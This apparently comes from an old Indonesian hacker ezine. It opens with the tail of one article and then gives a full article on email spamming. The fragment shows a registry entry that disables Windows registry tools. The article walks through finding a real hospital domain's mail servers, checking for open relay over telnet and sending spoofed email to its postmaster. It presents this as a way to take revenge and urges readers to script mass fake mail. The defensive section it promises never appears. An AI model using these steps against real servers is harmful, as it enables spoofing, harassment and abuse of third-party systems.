tapi yang dipaste beda ;) ;P

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000001

[oke]
kalo kamu mau repot tinggal buat aja programnya, yang cuma ngejalanin sintax tersebut diatas dsb.. banyak dah toolsnya..!




EOF.

"segini dulu deh, semoga bermanfaat!, jangan dibuat yang aneh-aneh kalo gak mau jadi aneh :P"

REFERENSI a.k.a bacaan :
diinspirasi dari berbagai sumber yang dah lawas <*maaf, terlupakan> ,
thanks tuk penulis sebelumnya && percobaan pribadi

*greetz to:
[echostaff a.k.a moby, the_day, comex ,z3r0byt3 ,netrat] && puji_tiwili*
anak anak newbie_hacker, pak onno, pak linus, pak eric s. Raymond,
pak RM. stallman, $peci@l temen2 seperjuangan

kirimkan kritik && saran ke y3dips[at]echo.or.id



Menyampah di Internet dengan Email Palsu

Author: z3r0byt3 (Echo staff) z3r0byt3@echo.or.id
Online @ www.echo.or.id :: http://ezine.echo.or.id

oO Prakata

Semua tulisan ini adalah murni pendapat saya jika ada kesalahan atau kekurangan pada argumen saya anda dapat menambahkannya sendiri.:D

oO Sedikit Basa-basi :p


Bagi para pengguna fasilitas internet khususnya email mungkin sering diganggu dengan email yang "asing" yang memenuhi inbox anda.Email-email tersebut pada umumnya berisi berita-berita palsu, penawaran, iklan, alamat situs porno, dll. Anda tentu sangat jengkel, terutama bagi anda yang notabenenya adalah seorang sysadmin. Email-email tersebut pasti memenuhi mailbox, serta memakan bandwith internet anda, apalagi bandwith di negara kita ini masih "mahal".Dalam dunia digital atau atau internet, pengiriman email tersebut dikategorikan sebagai aktivitas "spamming"
Namun apa itu spamming?
Apa tujuan dari spamming?
Bagaimana melakukan spamming?
Bagaimana seorang sysadmin dapat mencegah spamming tersebut?
Pada tulisan ini saya akan mencoba sedikit untuk menulis mengenai hal tersebut

oO Apa itu Spamming?

First of all CMIIW :)
Spamming adalah kegiatan mengirim email palsu dengan memanfaatkan server email yang memiliki "smtp open relay"Sejauh ini pemahaman dari spamming yang saya kumpulkan dari setiap artikel adalah seperti tersebut.
Pelaku yang melakukan aktivitas spamming disebut sebagai "SPAMMER"

oO Apa Tujuan dari Spamming?

Seperti kegiatan "nakal" lainnya di Internet, hacking, cracking, carding, dll. Motif dari spamming bermacam-macam



Sejauh yang saya tahu tujuan dari spamming adalah:
- Membuat mailbox penuh
- Social Engineering
- Revenge
- Kegiatan iseng murni
- Uji coba mail server
- Gak punya kerjaan lain, karena gak bisa ngehack :)) (just Kidding)
- ....
- ...

(yang titik-titik tambahin sendiri)

oO Bagaimana Melakukan Spamming?

Oke, cukup dengan penjelasan mengenai spamming, mungkin ada sudah bosan dan mau buru2 balas dendam terhadap teman anda yang udah membuat anda jengkel :p
Berikut sedikit teknik untuk melakukan spamming, selebihnya anda dapat mengembangkan sendiri. Akses terhadap mesin *NIX sangat di sarankan, penulis melakukan dengan mesin SuSE Linux 9.0.

<> Langkah awal, mencari server email yang "open relay"
Domain dibawah ini dapat anda ganti dengan domain target anda.


```
irvan@chika:~> dig mx pikhospital.com

; <<>> DiG 9.2.2 <<>> mx pikhospital.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65179
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;pikhospital.com.            IN      MX

;; ANSWER SECTION:
pikhospital.com.       604800  IN      MX      99 backup.pikhospital.com.
pikhospital.com.       604800  IN      MX      10 rspikmail.pikhospital.com.

;; Query time: 680 msec
;; SERVER: 172.16.0.49#53(172.16.0.49)
;; WHEN: Fri Dec  5 14:20:33 2003
;; MSG SIZE  rcvd: 82
```



Mari identifikasi penemuan kita:

- Perintah di atas memiliki arti "Mencari Mail eXchanger" dari domain pikhospital.com
- Ternyata pikhospital.com memiliki 2 mesin mx yaitu backup.pikshopital.com dan rspikmail.pikhospital.com
- arti angka 99 dan 10 tersebut adalah prioritas penggunaan mx tersebut, dimana nilai terendah memiliki prioritas paling tinggi, singkat kata adalah sebagai mesin primer yang sering digunakan.

<> Mencari tahu apakah server tersebut open relay atau tidak:

```
irvan@chika:~> telnet rspikmail.pikhospital.com 25
Trying 202.158.69.242...
Connected to rspikmail.pikhospital.com.
Escape character is '^]'.
220 rspikmail.pikhospital.com ESMTP
```


yup kita sudah masuk ke dalam mesin target melalui protokol smtp selanjutnya kita sapa dengan alamat palsu kita lihat apakah server tersebut me-resolv domain palsu tsb

```
helo bregajul.com
250 rspikmail.pikhospital.com
mail from: <lutung@beruk.com>
250 ok
rcpt to: <postmaster@pikhospital.com>
250 ok
data
354 go ahead
```

oopssss.... ternyata si mesin tidak melakukan verifikasi apakah domain bregajul.com dan beruk.com itu merupakan Fully Qualified Domain Name atau tidak. selanjutnya kita tinggal mengirim "sampah" kemesin tsb dalam hal ini kita coba untuk mengirim email ke account postmaster :p ketikan pesan palsu anda, dan akhiri dengan tanda "." (titik)

```
lutung is the best
lutung is the best
.
250 ok 1070611199 qp 17180
```

yup, email sudah terkirim ke-account target, si korban pasti akan menerima



email paslu tersebut.

oO Penutup

Dengan sedikit kecerdasan anda dan kegigihan anda untuk mencoba, anda dapat membuat exploit dengan bahasa pemrograman favorit anda untuk mengirimkan email palsu secara bertubi-tubi.

dokumen ini di dedikasikan untuk kekasihku tercinta CHIKA*
greetz to echo staff: moby, y3dips, the_day, comex

[EOF]